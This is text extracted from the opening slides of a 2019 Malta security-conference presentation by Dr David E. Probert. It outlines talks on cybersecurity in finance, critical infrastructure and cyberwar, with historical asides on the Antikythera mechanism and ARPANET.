



Intelligent Integrated Security

- CyberCrime, CyberTerror, CyberWar -

Dr David E. Probert
VAZA International

To the Memory of Dr Alexander Andreevich Rimsky-Korsakov 1936 – 2018

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©





Интеллектуальная интегрированная *** безопасность ***

киберпреступность, кибертерроризм, кибервойна

www.Valentina.net/MALTA2019/

To the Memory of Dr Alexander Andreevich Rimsky-Korsakov 1936 – 2018

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Our *Cyber Trilogy*: Finance, Industry & Futures!

Theme (1) - *21stC Cyber Trends in Finance*: AI & Machine Learning in Banking!...



21stC Cyber Trends in Finance
- AI & Machine Learning in Banking -

Dr David E. Probert
VAZA International

- Review of Finance Sector – Technology & Market Innovation
- Mitigation of Cyber Attacks with AI, Machine & Deep Learning
- Using Real-Time Analytics & Big Data to Secure Finance Transactions

“Cyber Strategies for Finance & Banks!” 11th Nov: 9:45 – 10:30

Theme (2) – *Upgrading Industrial CyberSecurity*: Securing Critical Infrastructure!...



Upgrading Industrial CyberSecurity
Securing Critical National Infrastructure

Dr David E. Probert
VAZA International

- *21stC Cyber Landscape for Critical Industrial & Energy Security*
- Upgrading Legacy Devices & Control Systems to 21stC Standards
- Securing Critical Assets with Intelligent Self-Learning Cyber Solutions

“CyberSecurity for Critical Sectors!” 11th Nov: 15:15 – 16:00

Theme (3) – *Intelligent, Integrated Security*: CyberCrime, CyberTerror & CyberWar!...



Intelligent Integrated Security
- CyberCrime, CyberTerror, CyberWar -

Dr David E. Probert
VAZA International

- Understanding and Mapping Worldwide Cyber Threats
- Exploring Intelligent Cyber Tools & Real-Time Analytics
- Discussion of CyberSecurity Scenarios for **Next 10 Years** & Beyond !...


“CyberVisions for Intelligent Futures!” 11th Nov: 12:30 – 13:15

Download: www.valentina.net/MALTA2019/
40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©




“Visualisation of Cyberspace”: *Global IP “WHOIS” Addresses*




“CYBER” = Κυβερνήτης = Cybernetes = “Ship Steersman/Pilot”

“Visualisation of Cyberspace”: *Global IP “WHOIS” Addresses*



“CYBER” = *Κυβερνήτης* = *Cybernetes* = “Ship Steersman/Pilot”

“Visualisation of Cyberspace”: *Global IP “WHOIS” Addresses*



“CYBER” = *Κυβερνήτης* = *Cybernetes* = “Ship Steersman/Pilot”

2000 Years ago: “1st Cyber Mechanism”

- *Greek Antikythera Astronomical Calculator* -



Cyber Year Zero

Link: en.wikipedia.org/wiki/Antikythera_mechanism *
40th International East-West Security Conference ...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



αντικυθήρα μηχανισμό



- Recent Reconstruction of Antikythera Mechanism -

Link: en.wikipedia.org/wiki/Antikythera_mechanism

*C Intelligent Integrated Security *


40th International East-West Security Conference

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©





[Link:en.wikipedia.org/wiki/Antikythera_mechanism](https://en.wikipedia.org/wiki/Antikythera_mechanism)


40th International East-West Security Conference

© Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



50th Anniversary of the Internet

“ARPANET”: 29th Oct 1969 – 2019



* 21stC Intelligent Integrated Security *

